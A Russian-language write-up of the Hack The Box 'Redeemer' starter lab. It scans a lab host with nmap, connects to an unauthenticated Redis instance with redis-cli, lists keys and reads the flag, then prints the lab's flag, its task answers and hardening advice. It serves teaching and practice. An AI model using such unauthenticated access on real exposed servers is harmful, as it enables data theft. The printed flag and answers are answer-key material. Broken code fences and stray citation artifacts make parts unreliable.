


Hack The Box: Redeemer Writeup (Tier 0 – Starting Point)

****Дата проведения аудита:**** 09 октября 2026 г.

****Платформа атаки:**** Kali Linux arm64 (Hypervisor: VMware Fusion Pro, Apple Silicon M4)

****Целевой хост (Target IP) на киберполигоне Hack The Box:**** `10.129.34.16`



****Результат:**** Успешная компрометация NoSQL СУБД (`SOLVED`), получен полный доступ к данным в оперативной памяти, эксфильтрован Root-флаг.

1. Введение и Теоретический анализ Архитектуры СУБД

В ходе планового тестирования на проникновение исследован целевой хост `Redeemer`. На объекте развернута нереляционная СУБД типа «ключ-значение» ****Redis (Remote Dictionary Server)**** [source: google, 4].

1.1. Специфика In-memory баз данных

В отличие от классических реляционных СУБД (MySQL, PostgreSQL), записывающих данные на жесткий диск, Redis является ****In-memory**** решением [source: google]. Она удерживает всю базу данных непосредственно в оперативной памяти (RAM) сервера, что обеспечивает микросекундное время отклика при кэшировании или обработке пользовательских сессий [source: google]. По умолчанию

служба принимает входящие подключения на **порту 6379 (TCP)** [source: google].

1.2. Физика уязвимости Security Misconfiguration

Основной причиной компрометации сервера стал человеческий фактор и халатность системного администратора [source: google]. Instance Redis запущен в режиме **Unauthenticated Instance (Незащищенный инстанс)** [source: google]. Служба доступна на внешнем сетевом интерфейсе без требования обязательного ввода пароля, что позволило любому удаленному пользователю подключиться к СУБД под видом нулевой анонимной сессии (Null Session) [source: google].

2. Этап разведки и перечисления (Reconnaissance & Enumeration)

2.1. Верификация доступности хоста


Перед началом сканирования портов проведена проверка стабильности зашифрованного сетевого канала с помощью утилиты `ping`:

```
```bash
```

```
ping -c 3 10.129.34.16
```

```
```
```

****Результат:**** `3 packets transmitted, 3 received, 0% packet loss`. Среднее время задержки (RTT) составило ~124 мс, что подтвердило стабильность сетевого стека гипервизора.



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x
$ ping -c 3 10.129.34.16
PING 10.129.34.16 (10.129.34.16) 56(84) bytes of data.
64 bytes from 10.129.34.16: icmp_seq=1 ttl=63 time=144 ms
64 bytes from 10.129.34.16: icmp_seq=2 ttl=63 time=153 ms
64 bytes from 10.129.34.16: icmp_seq=3 ttl=63 time=122 ms

— 10.129.34.16 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 122.006/139.766/153.097/13.073 ms
```


2.2. Сканирование портов (Nmap)

Для точечного обнаружения активной службы было выполнено сканирование выделенного порта 6379 с определением версий ПО (`-sV``) и отключением предварительного пингования (`-Pn``):

```
```bash
```

```
sudo nmap -Pn -p 6379 -sV 10.129.34.16
```

```
```
```



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x
$ sudo nmap -Pn -p 6379 -sV 10.129.34.16
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-09 19:11 +0300
Nmap scan report for 10.129.34.16
Host is up (0.27s latency).

PORT      STATE SERVICE VERSION
6379/tcp  open  redis    Redis key-value store 5.0.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.25 seconds
```

****Лог сканирования Nmap:****

```
```text
```

```
PORT STATE SERVICE VERSION
```

```
6379/tcp open redis Redis key-value store 5.0.7
```


```
```
```

Сканирование официально подтвердило: порт ****6379/tcp**** находится в открытом состоянии (``open``), на нем развернута служба ****Redis версии 5.0.7**** под управлением операционной системы Linux [1.8, source: 4].

3. Этап эксплуатации (Exploitation)

3.1. Неавторизованный вход в СУБД

Для взаимодействия с базой данных использовалась штатная консольная утилита ``redis-cli`` [source: google].



```
(kali@kali)-[~/Downloads]
$ sudo apt install redis-tools -y
redis-tools is already the newest version (5:8.0.6-2).
redis-tools set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1442
```

Осуществлена попытка прямого подключения к удаленному хосту без флагов передачи пароля [source: google]:

```
```bash
```

```
redis-cli -h 10.129.34.16
```

```
```
```

```
`10.129.34.16:6379>`.
```

[illegible]

3.2. Перечисление пространства ключей (Keyspace Enumeration)

Для анализа структуры хранящихся данных внутри шелла СУБД была вызвана команда сбора системной статистики:

```text

10.129.34.16:6379> info

```

В финальном блоке отчета `# Keyspace` обнаружена активная база данных под индексом `db0`, содержащая ровно 4 записи: `db0:keys=4,expires=0,avg\_ttl=0`.

```
# Keyspace
db0:keys=4,expires=0,avg_ttl=0
```

3.3. Извлечение скрытых ключей и захват Root-флага

Переключение контекста и выгрузка содержимого оперативной памяти проводились строго по следующему алгоритму:

1. ****Выбор базы данных:**** Переключаемся на целевой индекс `db0`:

```text

10.129.34.16:6379> select 0

OK

```

```
10.129.34.16:6379> select 0
OK
10.129.34.16:6379> 
```

2. ****Вывод списка ключей:**** Запрашиваем имена всех записей в памяти с помощью маски `\*`:

```text

10.129.34.16:6379> keys \*

1) "temp"

2) "numb"

3) "flag"

4) "stor"

```

```
10.129.34.16:6379> keys *
1) "temp"
2) "numb"
3) "flag"
4) "stor"
10.129.34.16:6379> █
```

3. ****Чтение целевого значения:**** С помощью команды ``get`` извлекаем скрытое текстовое значение из ключа ``flag``:

```text

```
10.129.34.16:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
```

```

```
10.129.34.16:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
10.129.34.16:6379> █
```

Полученный токен успешно отправлен на платформу Hack The Box, что зафиксировало закрытие мишени со статусом ``COMPLETED`` (``+150 XP``).

4. Официальные ответы на контрольные вопросы (HTB Tasks)

- * ****Task 1 (Открытый TCP-порт):**** ``6379``
- * ****Task 2 (Активная служба периметра):**** ``redis``
- * ****Task 3 (Тип архитектуры СУБД):**** ``In-memory database``
- * ****Task 4 (Консольная утилита взаимодействия):**** ``redis-cli``
- * ****Task 5 (Флаг указания IP-адреса хоста):**** ``-h``
- * ****Task 6 (Команда сбора статистики и логов):**** ``info``
- * ****Task 7 (Версия ПО на целевом хосте):**** ``5.0.7``
- * ****Task 8 (Команда переключения индексов баз):**** ``select``
- * ****Task 9 (Количество ключей в db0):**** ``4``
- * ****Task 10 (Команда вывода списка всех ключей):**** ``keys``

5. Рекомендации по устранению уязвимостей (Recommendations)

1. ****Активация парольной защиты:****

В конфигурационном файле `/etc/redis/redis.conf`` необходимо раскомментировать параметр ``requirepass`` и задать устойчивый к брутфорсу буквенно-цифровой пароль [source: google].

2. ****Ограничение сетевой видимости (Сегментация):****

Заменить директиву ``bind 0.0.0.0`` (слушать все интерфейсы) на локальный адрес ``bind 127.0.0.1`` [source: google]. Это принудительно запретит Redis принимать пакеты из внешней сети [source: google].

3. ****Фильтрация трафика брандмауэром:****

Настроить правила сетевого экрана (Firewall) на полный сброс (``DROP``) любых входящих пакетов из публичного интернета к порту ****6379**** [source: google]. Доступ администраторов к СУБД должен осуществляться строго внутри защищенного корпоративного VPN-канала [source: google].